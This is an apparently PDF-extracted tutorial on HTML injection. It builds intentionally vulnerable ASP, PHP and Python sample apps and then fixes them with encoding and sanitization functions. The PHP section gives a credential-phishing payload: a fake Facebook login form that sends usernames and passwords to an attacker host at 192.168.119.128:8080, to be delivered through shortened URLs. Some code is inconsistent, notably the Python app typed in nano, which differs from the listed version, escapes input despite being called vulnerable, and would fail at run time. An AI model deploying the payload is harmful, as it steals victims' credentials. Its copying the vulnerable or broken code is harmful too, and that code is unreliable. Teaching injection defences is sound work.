This section is aimed at preparing the sample ASP code for the near toughest attack scenarios which implements input validation as well as output filtering by applying both the techniques. There are server side controls which has better libraries such as 'Anti-XSS'. However here we stick to strictly sanitizing and encoding our own made sample vulnerable code in ASP. To 'Input Sanitize', we use the previous concept of 'regular expression' to let user input characters which are allowed by the set patterns. The following image shows the code for 'regex' pattern on Input sanitization for the sample application code:

```
<% Dim name
Set re = Server.CreateObject("VBScript.RegExp") 'Regular Expression Object is
defined and set to the variable re'
name = Request.QueryString("name") 'query string is passed to the parameter'
re.Pattern = "[^a-zA-Z0-9\.\-]" 'pattern match with Regex filtering'
name = re.Replace(name, "") 'any objectionable pattern will be replaced with
null because lower alphabets, capital alphabets and digits 0 to 9 ae allowed'
```

After the Input Sanitization has been employed, the ASP code still has chances to be 'vulnerable' to malicious payloads by 'bypassing' the bad characters caught only at the first instance, however, this could again be dealt with the next step by 'Output Encoding' to make a strong impact on maintaining a secure deployment of the code. The shown image below are the implementation of output encoding done on the ASP code using 'htmlencode' method after input sanitization has been already done:


```
Dim message
message = "Hello, I am a vulnerable application, " + Server.htmlencode(name) '
value appened to the string'
%>
```

This way, altogether upon merging, the sample ASP code is deployed and hence would be protected from any 'code injection' attacks which could be used by malicious attackers to render luring web-pages for victim users in order to gain personal, private or any sensitive information with which an attacker could leverage his further attacks or use the information to his own advantage.



## Deploying a sample Vulnerable PHP code for HTML Injection

A variety of web application falls under a variety of web application technologies used. In the above sections I mentioned a sample ASP code which was vulnerable to HTML Injection and I had also laid out various mitigation measures from input sanitization to output encoding and then the both combined. In this section, we will look at 'PHP' as a programming technology to deploy a 'vulnerable' sample code using 'Apache2' as a web-server keeping Linux as our source operating system. The point is, no matter what technology was used, the illustrations here is to develop a 'sample' application and then break it to deploy them safer applying what developers already have at their disposal. Mitigation is not tough but might take ages if the 'vulnerabilities' were not figured out beforehand and within such a brief time from deploying a web application which might be vulnerable to various attacks to the safer deployment with mitigation to the risk applied stage, there is a vast probability that an attacker has already compromised the web application and went ahead to fetch what he/she might had been looking for. This could include sensitive credential, to various other sensitive information by leveraging minor attack vectors. Bring back to developing a sample PHP application, we yet again use 'query string' which is assigned to a parameter and the parameter isn't being sanitized.



```
root@pentest: /var/www
File Edit View Search Terminal Tabs Help
root@pentest: /var x root@pentest: ~ x root@pentest: /op... x root@pentest: /var... x
root@pentest:/var/www# touch phhtmli.php
root@pentest:/var/www# nano phhtmli.php
```

Creating a PHP file to write our code, we go ahead to 'code' our vulnerable PHP sample application which would be deployed using 'Apache2' as a web-server. Before writing the code, here is a list of things which must be known:

1. Take user input with a help of a parameter, this would be the query string.
2. Output without any input sanitization or output sanitization involved to throw back output.

Because we are not going to validate, encode or sanitize anything which is being fed as an user input, the PHP application must look similar to the following image which describes the written code itself:



```
root@pentest: /var/www
File Edit View Search Terminal Tabs Help
root@pentest: /var x root@pentest: ~ x root@pentest: /var... x root@pentest: /var... x
GNU nano 2.2.6 File: phhtmli.php

<?php
$name = $_REQUEST ['name'];
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd" >

<html lang="en">
  <head> <title> PHP Application </title> </head>

  <body>
    <h1>Welcome to the Vulnerable PHP sample code</h1>
    <br>

    <div> Hello, <?php echo $name; ?>!</div>
    <p>We are so glad you are here!</p>
  </body>
</html>

[ Wrote 19 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

CTRL+O to write the buffer and CTRL+X to exit 'nano', I move ahead to start the 'Apache' to web-server:

```
root@pentest: /var/www
File Edit View Search Terminal Tabs Help
root@pentest: /var x root@pentest: ~ x root@pentest: /var... x root@pentest: /var... x
root@pentest:/var/www# service apache2 status
Apache2 is NOT running.
root@pentest:/var/www# service apache2 start
[...] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@pentest:/var/www#
```

After starting 'Apache2', the next logical step for me would be to browse to the application and see if it is running properly. I would then go ahead and append a parameter named 'name' with '?name=' and pass a query string the application:





The application works, appending a '?name' for the parameter named 'name' and passing a query string to look at the results:



The application works as it should. We have successfully deployed a sample vulnerable web application using PHP and should now be able to dissect the working of the vulnerable aspects in the next section of this document. Before anything is portrait, here is the total working of the application:


1. The application has a named parameter called 'name'.
2. A query string is passed to the 'name' parameter and is caught by a PHP code.
3. The PHP code passes on the user submitted input without sanitization to HTML code context.
4. The HTML gets rendered as per the input submitted.

Now, I will go ahead and attempt to 'code inject' as for HTML Injection and test if HTML Injection is possible to this vulnerable sample PHP code which I just created. The next section will this.



## Injecting HTML code into PHP based Application – HTML Injection

I was successful in deploying the PHP web application. Now, to render my own crafted payload to change the rendering aspect of the application, I would need to inject a malicious render based HTML code which will render the output as wished by me. A malicious attacker could test HTML Injection by applying the same concepts which were discussed above in the HTML Injection on ASP code based application. I would first test the application with simpler HTML code:




Notice that my passed query string had delivered the intended payload and the application rendered the HTML code which I passed as a 'query string' to the parameter named 'name', the payload was:

```
<b>Inject</b>
```


This was done for test purposes, which is in order to test if the application suffers from HTML Injection Vulnerability, to extend the attack, same methodologies applies, which is to craft a payload in such a way that it lures a victim into providing the attacker with sensitive information, this was demonstrated in HTML Injection into ASP code application and similar payload follows here:

```
<b>Shritam</b><br><br><b>Enter your Facebook Username and Password below to Unlock Amazon  
Free Vouchers :<br><br><form action="http://192.168.119.128:8080" method="GET"><input  
type="text" name="email" placeholder="Your Username"><br><input type="password"  
name="password"><br><input type="submit" value="Submit"></form>
```

This payload will be next crafted into a URL which is shorter using URL shorter services and delivered to a victim in order to lure the victim into providing possible sensitive information. The rendered page on the victim's side would be something close to the following:



Next, an attacker likewise previously stated could be listening to a specific port and a server to which he has control of and might be intercepting the traffic sent by the victim to the attacker unintentionally to which the attacker gain sensitive information:



On the left pane, the victim decides to submit his username and password because he was lured by a probably a fake offer, and to the right pane is an attacker who is listening to a specific port on a server he has control of and hence intercepting data sent by the victim unintentionally. HTML Injection is used for rendering content which is undesired and is against the intent of the web-developers. This application is also vulnerable to Cross Site Scripting which isn't the scope of the document.



## Mitigating HTML Injection Vulnerable PHP Code

As discussed time and again, any user input data which the user is supposed to provide to the application whether it is query string or any other input fields must be considered unsafe and hence should be checked with different techniques. There is no one technique which could be dealing to provide 'secure' deployment of any code whether deployed as Asp code or PHP code or using in other technologies and programming language. There are major five terms to which a web-developer must be aware of, these are:

1. Sanitization
2. Validation
3. Encoding
4. Escaping
5. Filtering

Will minor variations, all of them provide some security altogether. Sanitization is applied to user input data or application output or both. Any user input which the user has control of should go against 'sanitization' offered or implemented in the web application logic. Validation is a term which is applied for proper checking if a user input is safe or unsafe and decides accordingly. There is both Input Validation and Output Validation, depending on what side has to be validated most. Mostly Output Handling is the term which goes in parallel to Output Validation. Input Handling is the term where Input Sanitization as well as Input Validation might be applied to the application logic of handling user input. Encoding is something which is being 'encoded', this could happen to user input as well as application output. It differs why the application should accept user encoded input, and throw back application encoded output. Escaping and Filtering both go aside in terms to Sanitization. Both Escaping and Filtering could be applied to Input as well as Output. Something termed as 'Output Modifiers' are used as objects in programming or scripting languages to turn application output based on its logic for 'filtering' and 'escaping' characters which might help the application itself both from functionality perspective and from secure coding perspective.

Having dealt with Input Sanitization and Output Encoding to the previous vulnerable sample ASP application code, here with the PHP code, we could apply one, which is PHP based Input Sanitization and there is no technical 'encoding' being done here. Instead we will go ahead and output correct the application throw using 'Output Sanitization', this could be achieved both ways using a single function called 'htmlspecialchars'. Again, this does not mean that vast deployment environments with different application logic must stick to one set rule to secure their applications. Most of vulnerabilities arise due to application logic of handling input and throwing back output. For PHP based application, [this](#) is something which could be used and is a library. The hyperlinked item is called 'HTML Purifier' which does the job to float the boat. Having mentioned that not all the way are the same to secure because attack payloads might land different contexts, in the next section, I will go ahead and secure vulnerable sample code using sanitization.




## Mitigating Vulnerable PHP Code via Input Sanitization


The sample PHP application code which I developed suffers from HTML Injection due to the fact no restrictions were placed on the user input which intakes malicious payloads which could be surfacing into the HTML context code and hence be rendered as per wish of the attacker. To mitigate the vulnerability for 'code injection' which this sample application suffers from, the developer might apply 'Input Sanitization' using a PHP function called 'htmlentities' while taking any input from the user which in this case is the query string. The following code would ensure the vulnerability is mitigated using 'Input Sanitization':

```
root@pentest: /var/www (on pentest)
File Edit View Search Terminal Tabs Help
root@pentest: /var x root@pentest: ~ x root@pentest: /var... x root@pentest: /var... x
GNU nano 2.2.6 File: phphtmlinputsanitize.php
<?php
    $name = htmlentities($_REQUEST ['name']);
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd" >
<html lang="en">
    <head> <title> PHP Application </title> </head>
    <body>
        <h1>Welcome to the Vulnerable PHP sample code</h1>
        <br>
        <div> Hello, <?php echo $name; ?>!</div>
        <p>We are so glad you are here!</p>
    </body>
</html>
[ Wrote 19 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

CTRL+O does a quick buffer store and CTRL+X exits 'nano', and I browse the appropriate page via a browser and look at the normal functioning first:



The application accepts query string and the application is working. Now, I go ahead and try to inject a rendering based payload and hence try to 'code inject' to test for HTML Injection:



This time, my HTML Injection payload doesn't work and had failed retrieving the desired rendered page. The code which fixed the entire 'vulnerability' was 'Input Sanitization' on the query string parameter passed by the attacker or a regular user:


```
GNU nano 2.2.6      File: phhtmlinputsanitize.php
<?php
    $name = htmlentities($_REQUEST ['name']);
?>
```

As mentioned above, here I had used 'htmlentities' function to the parameter named 'name', which is being passed as a query string. Hence the input submitted by users are being 'Input Sanitized'.



## Mitigating Vulnerable PHP Code via Output Sanitization

Output Sanitization is not Output Validation or Output Encoding, Output Sanitization is closer to filtering or escaping bad known characters which might end up in the context of the HTML code and rendered unintentionally by an attacker. These concepts had been discussed earlier in this document in PHP mitigation concept section. Output Sanitization is similar to Input Sanitization. The only difference lies in the fact that this time I am going to 'Sanitize' the thrown application output and will not attempt to 'filter' or 'escape' (Sanitize) any input submitted by the user. Instead the sanitization is done at the output and input is going through no change at all, the user input submitted, be it malicious payload passes through the initialized variable parameter and sends it to the output, but before the application really throws back the output for rendering, it processes out any known bad characters and then renders thereby preventing 'code injection'. The following PHP code demonstrates 'Output Sanitization':




```
root@attacker: /var/www (on pentest)
File Edit View Search Terminal Tabs Help
root@pentest... x root@pentest... x root@pentest... x root@pentest... x root@attacker... x
GNU nano 2.2.6 File: phhtmloutputsanitize.php
<?php
$name = $_REQUEST ['name'];
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd" >
<html lang="en">
<head><title> PHP Application </title> </head>
<body>
<h1>Welcome to the Vulnerable PHP sample code</h1>
<br>
<div> Hello, <?php echo htmlspecialchars($name); ?>!</div>
<p>We are so glad you are here!</p>
</body>
</html>
[ Wrote 19 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```


The application is now 'Output Sanitized' because a layer of protection was added using 'htmlspecialchars' function before throwing back any user submitted input from within the application to the rendering engine which might be the browser interpreter in such cases as 'code injection'. This stops the vulnerability in this sample PHP code, and possibly might not stop other vulnerabilities including HTML Injection itself if the application logic changes and tends to summon output on different context.



Everything said, we again load up the PHP application in the browser and normal query string was supplied to the parameter named 'name':



The application works, now the payloads which were previously used were supplied:



I tried to inject a bold tag based text to get the 'text' rendered as per my wish but failed. This is due to the fact that the output is now being sanitized by the application, making any malicious payload stop. The changed code was in the output, and not the input:

```
<div> Hello, <?php echo htmlentities($name); ?>!\</div>
<p>We are so glad you are here!\</p>
```





## Input Sanitization and Output Sanitization Combined

The measure of protection which could be given to this sample PHP application would be to provide both input sanitization as well as output sanitization, which does not make any sense because the input which would be sanitized already doesn't need to be sanitized other side on the output. But here we will test this anyway to keep the concepts clear as well as to look at both the perspective. I had commented the PHP code to make sure, the input sanitization points and the output sanitization points had been clearly shown and make the concept easy to follow. Below is the code for the sample PHP application which would employ both Input and Output Sanitization which is nearly not required and is an overkill without changing anything regarding proving a better improvement in security to the application:

```
root@attacker: /var/www
File Edit View Search Terminal Help
GNU nano 2.2.6 File: safe.php

<?php
    $name = htmlentities($_REQUEST ['name']); //Input Sanitization
?>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd" >

<html lang="en">
    <head> <title> PHP Application </title> </head>

    <body>
        <h1>Welcome to the Vulnerable PHP sample code</h1>
        <br>

        <div> Hello, <?php echo htmlentities($name); //Output Sanitization ?>!
    </div>

        <p>We are so glad you are here!</p>
    </body>
</html>

[ Wrote 20 lines ]
^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text  ^T To Spell
```

The commented PHP code denotes the points where sanitization were applied. This technique has nothing to do securing other PHP deployed web applications because those application might require additional security practices which would be later talked about in other document. This practical document covers developing an application specific to HTML Injection, and then mitigating that very vulnerability using the techniques available to fully secure the sample application code only which is at scope here. Having talked about HTML Injection, I move ahead to prove these attained skills described in this document to be used in HTML Injection case scenarios.



## Deploying a Sample Vulnerable Python Code for HTML Injection

Talking about Python sample vulnerable code deployment, things are straight but needs a proper understand, failing to which the reader of this document might not be able to exploit the 'right' way. Before promising anything, I warn the reader to get a basic grip of 'python' scripting first and then 'code' the application or web applications using various available rich libraries. Again, this documents does not cover how to code in python, rather I would start straight away from my own code from the scratch. The scope of the document is to focus on deploying a sample vulnerable web application which is vulnerable to HTML Injections. Having said that, there are numerous ways a web developer had went ahead and made his own version of 'restrictions' available like escaping and much more. I am not going to cover the 'python' language itself here because that would take another 1000 page book in itself. What I am covering here is deploying a HTML Injection vulnerable web application which takes 'query string' as an input, to keep everything clear, the readers should be aware that python is indentation sensitive scripting language and hence any code you copy might need manual indentation correction. However I have made my sample vulnerable code available at: <http://pastebin.com/kGpEsDpw>

A raw version of the same code is available here: <http://pastebin.com/raw.php?i=kGpEsDpw>

There are some dependencies though:

1. The code is deployed using python.
2. Python version 2.7.3 is used.
3. Linux is used as the operating system.
4. The default 'shebang' is /usr/bin/env

I have no intention to make it understandable to the reader because that would be depending on the reader's knowledge of the python scripting language and configuring it. I am making the code available here as well in-case the above URL does not work later:

Python Code:

```
#!/usr/bin/env python

from wsgiref.simple_server import make_server
from cgi import parse_qs, escape

html = """
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
<html lang="en">
<head> <title>Python Vulnerable Code</title> </head>
<body>
  <form method="get" action="parsing_get.wsgi">
  <p>
    Name: <input type="text" name="name">
```



```
</p>
<p>
  Hobbies:
  <input name="hobbies" type="checkbox" value="Vulnerability Research"> Vulnerability Research
  <input name="hobbies" type="checkbox" value="Web Application Research"> Web Application Research
</p>
<p>
  <input type="submit" value="Submit">
</p>
</form>
<p>
  Name: %s<br>
  Hobbies: %s
</p>
</body>
</html>"""
```

```
def application(environ, start_response):

    # Returns a dictionary containing lists as values.
    d = parse_qs(environ['QUERY_STRING'])

    # In this idiom you must issue a list containing a default value.
    name = d.get('name', [''])[0] # Returns the first name value.
    hobbies = d.get('hobbies', []) # Returns a list of hobbies if applied.
    response_body = html % (name or 'Empty',
        ', '.join(hobbies or ['No Hobbies, you probably need one!']))

    status = '200 OK'

    # Now content type is text/html
    response_headers = [('Content-Type', 'text/html'),
        ('Content-Length', str(len(response_body)))]
    start_response(status, response_headers)

    return [response_body]

httpd = make_server('localhost', 8051, application)
# Now it is serve_forever() in instead of handle_request().
# In Windows you can kill it in the Task Manager (python.exe).
# In Linux a Ctrl-C will do it.
httpd.serve_forever()
```

This time, although I had imported the 'cgi' libraries but I am not implementing them, and hence the python code is vulnerable to HTML rendering attacks. To verify my python script is working, I go ahead and make a default directory and as written on the code itself, the web application is supposed to be hosted in the localhost using port '8051'. On my Linux installation, I do not require it to host it over 'Apache' etc or any other web-server but the python code will itself host it for me:



```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Help
coded@coded:~$ mkdir vulnerableapp
coded@coded:~$ cd vulnerableapp/
coded@coded:~/vulnerableapp$ nano app.py
```

The above steps illustrates that I created a directory, went under it and then created a file called 'app.py', note the extension is '.py' which is a python file, after 'nano' opened the empty file, I need to write the code:

```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Help
GNU nano 2.2.6 File: app.py Modified
#!/usr/bin/env python

from wsgiref.simple_server import make_server
from cgi import parse_qs, escape

html = """
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html lang="en">
<head> <title>Python Vulnerable Code</title> </head>
<body>
  <form method="get" action="parsing_get.wsgi">
    <p>
      Name: <input type="text" name="name">
    </p>
    <p>
      Hobbies:
      <input name="hobbies" type="checkbox" value="Vulnerability Research"> $
      <input name="hobbies" type="checkbox" value="Web Application Research"$
  </form>
</body>
</html>
"""

def application(environ, start_response):
    qs = parse_qs(environ.get('QUERY_STRING', ''))
    name = escape(qs.get('name', [''])[0])
    hobbies = escape(qs.get('hobbies', [''])[0])
    html = html.replace("$", name)
    start_response('200 OK', [('Content-type', 'text/html')])
    return [html]

httpd = make_server('', 80, application)
print "Serving HTTP on 0.0.0.0 port 80..."
httpd.serve_forever()
```

CTRL+O to write the buffer and CTRL+X to exit, I give the user permissions to the file, although is not really required:




```
coded@coded: ~/vulnerableapp
File Edit View Search Terminal Help
coded@coded:~$ mkdir vulnerableapp
coded@coded:~$ cd vulnerableapp/
coded@coded:~/vulnerableapp$ nano app.py
coded@coded:~/vulnerableapp$ sudo chmod +x app.py
[sudo] password for coded:
coded@coded:~/vulnerableapp$
```

